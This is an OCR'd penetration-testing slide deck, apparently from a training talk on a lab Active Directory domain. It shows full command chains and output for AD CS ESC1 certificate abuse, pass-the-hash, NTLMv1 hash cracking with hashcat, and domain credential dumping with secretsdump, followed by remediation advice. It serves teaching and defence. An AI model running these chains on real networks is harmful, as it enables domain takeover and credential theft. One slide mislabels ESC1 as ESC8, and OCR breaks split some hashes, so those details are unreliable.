
Internal PenTesting – SCCM




Internal PenTesting – AD CS

- Active Directory Certificate Services (AD CS) – A Windows Server role that manages and issues Public Key Infrastructure (PKI) certificates.
- Some certificates provide 'Authentication', meaning they are used to authenticate as the assigned user.
- Certificates are created from templates located on the Certificate Authority (CA). There are common misconfigures that allow any Domain User to request a certificate with an 'alternative name' as ANY other user (ESC8).
  - This is abused by requesting a cert with an alternative name of a Domain Admin and using it to authenticate as the Domain Admin
- The most common misconfiguration on the CA is allowing NTLM authentication, this allows relaying against the Web Service and results in obtaining a certificate as any machine such as a DC.

Internal PenTesting – AD CS (ESC1)



Internal PenTesting – AD CS (ESC1)




```
┌──(root㉿kali)-[~/temp1]
└─# certipy req -u gollum@middleearth.local -p 'Precious1!' -ca MiddleEarth-ISENGARD-CA -target
sengard.MiddleEarth.local -template VulnTemp1 -upn gandalf@middleearth.local -dc-ip 10.0.2.6
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 28
[*] Got certificate with UPN 'gandalf@middleearth.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'gandalf.pfx'

┌──(root㉿kali)-[~/temp1]
└─# ls
20230922103025_Certipy.json  20230922103025_Certipy.txt  20230922103025_Certipy.zip  gandalf.pfx
```

Internal PenTesting – AD CS (ESC1)


```
┌──(root㉿kali)-[~/temp1]
└─# certipy auth -pfx gandalf.pfx -dc-ip 10.0.2.6
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Using principal: gandalf@middleearth.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'gandalf.ccache'
[*] Trying to retrieve NT hash for 'gandalf'
[*] Got hash for 'gandalf@middleearth.local': aad3b435b51404eeaad3b435b51404ee:6a33
56121f18608747
```

```
┌──(root㉿kali)-[~/temp1]
└─# crackmapexec smb 10.0.2.6 -u gandalf -H :6a33cc95a8482511f456121f18608747 --shares
SMB         10.0.2.6        445    MOUNTDOOM        [*] Windows 10.0 Build 17763 x64 (name:MOUNTD
OOM) (domain:MiddleEarth.local) (signing:True) (SMBv1:False)
SMB         10.0.2.6        445    MOUNTDOOM        [+] MiddleEarth.local\gandalf:6a33cc95a848251
1f456121f18608747 (Pwn3d!)
SMB         10.0.2.6        445    MOUNTDOOM        [+] Enumerated shares
```

Internal PenTesting – NTLMv1 Auth Enabled

- NTLMv1 Authentication uses a weak encryption algorithm, DES, to encrypt an NTLM hash using 3 DES keys.
- Modern hardware is able to compute every DES key in days. Meaning, NTLMv1 hashes can be converted to its NTLM hash with cracking tools like Hashcat.
- This is abused by capturing an NTLMv1 hash from a Domain Controller that allows NTLMv1 Authentication, cracking it to get the NTLM hash, and performing pass-the-hash to own the DC.
- Owning the DC means you can get NTLM hashes of any accounts in the domain such as Domain Admins, and perform pass-the-hash with their account.

Internal PenTesting – NTLMv1 Auth Enabled



Internal PenTesting – NTLMv1 Auth Enabled

```
NTLMv1-SSP Username : MIDDLEEARTH\MOUNTDOOM$
NTLMv1-SSP Hash     : MOUNTDOOM$::MIDDLEEARTH:C47955C31D6E5E2825825C86164EDC21CB5374F9931796C7:C47
5E2825825C86164EDC21CB5374F9931796C7:1122334455667788
```

Miniplayer

```
To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin CB5374F9931796C7 1122334455667788

To crack with hashcat create a file with the following contents:
C47955C31D6E5E28:1122334455667788
25825C86164EDC21:1122334455667788

echo "C47955C31D6E5E28:1122334455667788">>14000.hash
echo "25825C86164EDC21:1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?1?1?1
```

Internal PenTesting – NTLMv1 Auth Enabled

```
┌──(root㉿kali)-[~/tools/ntlmv1-multi]
└─# impacket-secretsdump 'MiddleEarth.local/MountDoom$@MountDoom.MiddleEarth.local' -hashes :b6fe505469151d63ed444de9d1c5c187
-just-dc-user gandalf -dc-ip 10.0.2.6
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for gandalf
[+] Calling DRSGetNCChanges for {b521af81-e513-4597-b9f4-7a4c9394559d}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Gandolf,OU=Heroes,DC=MiddleEarth,DC=local
MiddleEarth.local\Gandalf:1109:aad3b435b51404eeaad3b435b51404ee:6a33cc95a8482511f456121f18608747:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
MiddleEarth.local\Gandalf:aes256-cts-hmac-sha1-96:6f243379b182757026a6353ec4b2b305891acc01aa5ff68cfcb213997088b19b
MiddleEarth.local\Gandalf:aes128-cts-hmac-sha1-96:ffa1646bf49e859e46ac671fb8962e2b
MiddleEarth.local\Gandalf:des-cbc-md5:625d9d80e0b0c1d0
[*] Cleaning up...
```

Internal PenTesting – Priv Esc (Remediations)

- AD CS:
  - Review templates on the CA, and ensure the configurations are set on each template with the mindset of 'least privilege'.
  - Review configurations on the CA, and ensure *NTLM:negotiate* is disabled and only allow Kerberos auth. If possible enable Extended Protection for Authentication (EPA).
  - Monitor certificate issuance in the environment.
- NTLMv1 Auth Enabled:
  - Audit NTLMv1 authentication in the environment and upgrade any machines that are still requiring NTLMv1 auth.
  - Review *LMCompadibiltyLvl* on each Domain Controller and ensure it is set to at least level 3. Highly recommended to raise to level 5 to ensure downgrading is not possible.

Internal PenTesting – Priv Esc (Remediations)

- SCCM:
  - Ensure the NAA account has a strong password and PXE boot requires a password.
  - Enable SMB Signing on all SCCM servers.
  - Enable Extended Protection for Authentication (EPA) on every SCCM database server.
- Privilege Access Management (PAM) solution for service accounts, DON'T STORE THEIR CREDS IN PLAINTEXT
- Use principle of least privilege, and create tiers for admin accounts
- Review internal sites to ensure they aren't open to everyone (Sharepoint Groups, Confluence, Jira, etc)
- And PATCH